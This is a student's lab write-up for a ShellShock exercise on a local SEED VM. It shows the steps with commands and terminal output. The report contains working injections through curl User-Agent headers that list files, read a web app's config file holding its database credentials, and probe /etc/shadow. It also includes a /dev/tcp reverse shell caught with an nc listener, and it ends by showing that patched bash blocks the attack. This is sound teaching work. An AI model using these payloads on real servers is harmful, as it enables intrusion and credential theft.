

## Lab 2: ShellShock

### Question 1

Xinsen Lu (xl2783).

## Question 2

Since the vulnerability is based on the fact that `bash` wrongly executes extra commands when a function definition is stored into an environment variable, the command used is `env x='() { :;}; echo vulnerable' /bin/bash_shellshock -c "echo test"` where `:;` does noting but a non-empty command is required. `() { :;}` is the definition of a function doing nothing when called. Using this vulnerability, `echo vulnerable` will be executed. However, in the fixed version, it will not. Please refer to Figure 1 for the result.





Figure 1: Experimenting with `bash` function

### Question 3

Please refer to Figure 2.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is '/bin/bash' and the status bar shows '/bin/bash 110x34' and '3:45 PM'. The terminal content is as follows:


```
[03/13/19]seed@VM:~/.../Lab 2$ cat myprog.cgi
#!/bin/bash _shellshock

echo "Content-type: text/plain"
echo
echo "Hello World"
[03/13/19]seed@VM:~/.../Lab 2$ sudo mv myprog.cgi /usr/lib/cgi-bin/
[sudo] password for seed:
[03/13/19]seed@VM:~/.../Lab 2$ sudo chmod 755 /usr/lib/cgi-bin/myprog.cgi
[03/13/19]seed@VM:~/.../Lab 2$ curl http://localhost/cgi-bin/myprog.cgi
Hello World
[03/13/19]seed@VM:~/.../Lab 2$
```

Figure 2: Setting up CGI programs

## Question 4

When sending the request to server, the program outputs environment variables of current process (see Figure 3). A remote user can get into these environment variables as the server will fork a child process when a new request is received. When a new process is created, these variables are provided. Since these environment variables are always there, attackers may utilize the vulnerability to append extra commands afterwards and get them executed.



The screenshot shows a terminal window titled '/bin/bash' with the command '/bin/bash 110x34'. The terminal displays the following environment variables:

```
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
[03/13/19]seed@VM:~/.../Lab 2$ sudo mv env.cgi /usr/lib/cgi-bin/
[sudo] password for seed:
[03/13/19]seed@VM:~/.../Lab 2$ sudo chmod 755 /usr/lib/cgi-bin/env.cgi
[03/13/19]seed@VM:~/.../Lab 2$ curl http://localhost/cgi-bin/env.cgi
***** Environment Variables *****
HTTP HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER NAME=localhost
SERVER ADDR=127.0.0.1
SERVER PORT=80
REMOTE ADDR=127.0.0.1
DOCUMENT ROOT=/var/www/html
REQUEST SCHEME=http
CONTEXT PREFIX=/cgi-bin/
CONTEXT DOCUMENT ROOT=/usr/lib/cgi-bin/
SERVER ADMIN=webmaster@localhost
SCRIPT FILENAME=/usr/lib/cgi-bin/env.cgi
REMOTE PORT=38112
GATEWAY INTERFACE=CGI/1.1
SERVER PROTOCOL=HTTP/1.1
REQUEST METHOD=GET
QUERY_STRING=
REQUEST URI=/cgi-bin/env.cgi
SCRIPT NAME=/cgi-bin/env.cgi
[03/13/19]seed@VM:~/.../Lab 2$
```

Figure 3: Passing data to bash via environment variable

## Question 5

First, I try to find out which file may contain the information of username and password under /var/www/CSRF/Elgg by the commands

```
curl -A "() { :;}; echo Content-type: text/plain; echo; /bin/ls -l
/var/www/CSRF/Elgg;" http://localhost/cgi-bin/myprog.cgi
curl -A "() { :;}; echo Content-type: text/plain; echo; /bin/ls -l
/var/www/CSRF/Elgg/elgg-config;" http://localhost/cgi-bin/myprog.cgi
```

(see Figure 4). The information may be stored in /var/www/CSRF/Elgg/elgg-config/settings.php,

so I cat the file by the command


```
curl -A "() { :;}; echo Content-type: text/plain; echo; /bin/cat
/var/www/CSRF/Elgg/elgg-config/settings.php;"
```

<http://localhost/cgi-bin/myprog.cgi>,

and finally found the username, elgg\_admin, and the password, seedubuntu (see Figure 5).

```
[03/13/19]seed@VM:~/.../Lab 2$ curl -A "() { :;}; echo Content-type: text/plain; echo; /bin/ls -l /var/www/CSR
F/Elgg;" http://localhost/cgi-bin/myprog.cgi
total 148
-rw-r--r-- 1 seed seed 360 Oct  2 2016 README.md
-rw-r--r-- 1 seed seed 444 Oct  2 2016 composer.json
-rw-r--r-- 1 seed seed 113398 Oct  2 2016 composer.lock
drwxrwxrwx 2 seed seed 4096 Jul 26 2017 elgg-config
-rw-r--r-- 1 seed seed 244 Oct  2 2016 index.php
-rw-r--r-- 1 seed seed 281 Oct  2 2016 install.php
drwxr-xr-x 38 seed seed 4096 Oct  2 2016 mod
-rw-r--r-- 1 seed seed 312 Oct  2 2016 phpunit.xml
-rw-r--r-- 1 seed seed 246 Oct  2 2016 upgrade.php
drwxr-xr-x 17 seed seed 4096 Oct  2 2016 vendor
[03/13/19]seed@VM:~/.../Lab 2$ curl -A "() { :;}; echo Content-type: text/plain; echo; /bin/ls -l /var/www/CSR
F/Elgg/elgg-config;" http://localhost/cgi-bin/myprog.cgi
total 16
-rw-r--r-- 1 seed seed 344 Oct  2 2016 README.rst
-rw-r--r-- 1 www-data www-data 8927 Jul 26 2017 settings.php
[03/13/19]seed@VM:~/.../Lab 2$ curl -A "() { :;}; echo Content-type: text/plain; echo; /bin/cat /var/www/CSR
F/Elgg/elgg-config/settings.php;" http://localhost/cgi-bin/myprog.cgi
```

Figure 4: Finding the target file




```
/bin/bash
}/* Standard configuration
* You will use the same database connection for reads and writes.
* This is the easiest configuration, and will suit 99.99% of setups. However, if you're
* running a really popular site, you'll probably want to spread out your database connections
* and implement database replication. That's beyond the scope of this configuration file
* to explain, but if you know you need it, skip past this section.
*/
/** The database username
* @global string $CONFIG->dbuser
*/
$CONFIG->dbuser = 'elgg_admin';
/** The database password
* @global string $CONFIG->dbpass
*/
$CONFIG->dbpass = 'seedubuntu';
/** The database name
* @global string $CONFIG->dbname
*/
$CONFIG->dbname = 'elgg_csrf';
/**
```

Figure 5: Getting username and password

## Question 6

It's not possible to access the `/etc/shadow` file using ShellShock attack (see Figure 6) since the file belongs to the computer but not the web server.



The screenshot shows a terminal window titled `/bin/bash` with the command `/bin/bash 110x34`. The terminal displays the following text:

```
[03/13/19]seed@VM:~/.../Lab 2$ curl -A "() { :;}; echo Content-type: text/plain; echo; /bin/cat /etc/shadow;" http://localhost/cgi-bin/myprog.cgi
[03/13/19]seed@VM:~/.../Lab 2$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1497 Aug 22 2017 /etc/shadow
[03/13/19]seed@VM:~/.../Lab 2$ ls -l /var/www/CSRF/Elgg/elgg-config/settings.php
-rw-r--r-- 1 www-data www-data 8927 Jul 26 2017 /var/www/CSRF/Elgg/elgg-config/settings.php
[03/13/19]seed@VM:~/.../Lab 2$
```

Figure 6: Not able to access `/etc/shadow`

## Question 7

By typing the command `man find` and reading the instructions, I find the option `-readable` satisfies the need to find all the files that are readable to a specific user group. The attacker may utilize the command

```
curl -A "() { :;}; echo Content-type: text/plain; echo; /usr/bin/find /etc -readable;" http://localhost/cgi-bin/myprog.cgi to find all accessible files in /etc (see Figure 7).
```





Figure 7: Finding all readable files in /etc

### Question 8

1. Find the IP address of the server. In this case, it should be the local address of the virtual machine.
2. Listen to a connection on a port, 9090 for example, at backend.
3. Add `/bin/bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1` to the end of the request utilizing ShellShock vulnerability where
  - (a) `-i` makes the shell interactive with a shell prompt,
  - (b) `/dev/tcp/127.0.0.1/9090` causes the output of server's shell redirected to the virtual machine (`127.0.0.1`),
  - (c) `0<&1` tells the system to use the standard output device as the standard input device, which is the port of virtual machine through TCP connection,
  - (d) `2>&1` tells the system to redirect error message to the virtual machine,

and execute the command.

Please refer to Figure 8 that a reverse shell is created successfully.



The screenshot shows a terminal window titled '/bin/bash' with the command '/bin/bash 110x34'. The terminal displays the following session:

```

[03/13/19]seed@VM:~/.../Lab 2$ ifconfig
ens3 Link encap:Ethernet HWaddr 00:0c:29:ab:53:e1
      inet addr:192.168.30.141 Bcast:192.168.30.255 Mask:255.255.255.0
        inet6 addr: fe80::5c9a:ef9b:5bcf:9122/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:4456 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1212 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:751233 (751.2 KB) TX bytes:169868 (169.8 KB)
          Interrupt:19 Base address:0x2000

lo Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:5347 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5347 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:768533 (768.5 KB) TX bytes:768533 (768.5 KB)


[03/13/19]seed@VM:~/.../Lab 2$ nc -l 9090 -v &
[1] 11257
Listening on [0.0.0.0] (family 0, port 9090)
[03/13/19]seed@VM:~/.../Lab 2$ curl -A "() { :;}; echo Content-type: text/plain; echo; /bin/bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1;" http://localhost/cgi-bin/myprog.cgi
Connection from [127.0.0.1] port 9090 [tcp/*] accepted (family 2, sport 33106)
bash: cannot set terminal process group (2764): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ 

```

Figure 8: Getting a reverse shell via ShellShock attack

## Question 9

By redoing Task 3, the environment variables are still there when a request is submitted (see Figure 9).




The screenshot shows a terminal window titled '/bin/bash' with the command '/bin/bash 110x34'. The terminal displays the output of a script named 'env.cgi'. The script starts with '#!/bin/bash' and then uses 'echo' statements to print various environment variables. These include standard system variables like PATH, SERVER\_SOFTWARE, SERVER\_NAME, SERVER\_PORT, and SERVER\_PROTOCOL, as well as specific CGI-related variables such as CONTEXT\_DOCUMENT\_ROOT, SERVER\_ADMIN, SCRIPT\_FILENAME, REMOTE\_PORT, GATEWAY\_INTERFACE, SERVER\_PROTOCOL, REQUEST\_METHOD, QUERY\_STRING, REQUEST\_URI, and SCRIPT\_NAME. The output ends with '[03/13/19]seed@VM:~/.../Lab 2\$'.

```
[03/13/19]seed@VM:~/.../Lab 2$ sudo cat /usr/lib/cgi-bin/env.cgi
#!/bin/bash

echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
[03/13/19]seed@VM:~/.../Lab 2$ curl http://localhost/cgi-bin/env.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/env.cgi
REMOTE_PORT=38232
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/env.cgi
SCRIPT_NAME=/cgi-bin/env.cgi
[03/13/19]seed@VM:~/.../Lab 2$
```

Figure 9: Passing data to bash via environment variable

By redoing Task 5, the attacker fails to get a reverse shell (see Figure 10). Considering the result of running Task 3 with patched bash, the trailing commands appended are not executed.



The screenshot shows a terminal window titled '/bin/bash' with the following command history:

```
[03/13/19]seed@VM:~/.../Lab 2$ sudo cat /usr/lib/cgi-bin/myprog.cgi
#!/bin/bash
echo "Content-type: text/plain"
echo
echo "Hello World"
[03/13/19]seed@VM:~/.../Lab 2$ nc -l 9090 -v &
[2] 11523
Listening on [0.0.0.0] (family 0, port 9090)
[03/13/19]seed@VM:~/.../Lab 2$ curl -A "() { :;}; echo Content-type: text/plain; echo; /bin/bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1;" http://localhost/cgi-bin/myprog.cgi
Hello World
[03/13/19]seed@VM:~/.../Lab 2$
```

Figure 10: Failing to get a reverse shell with patched bash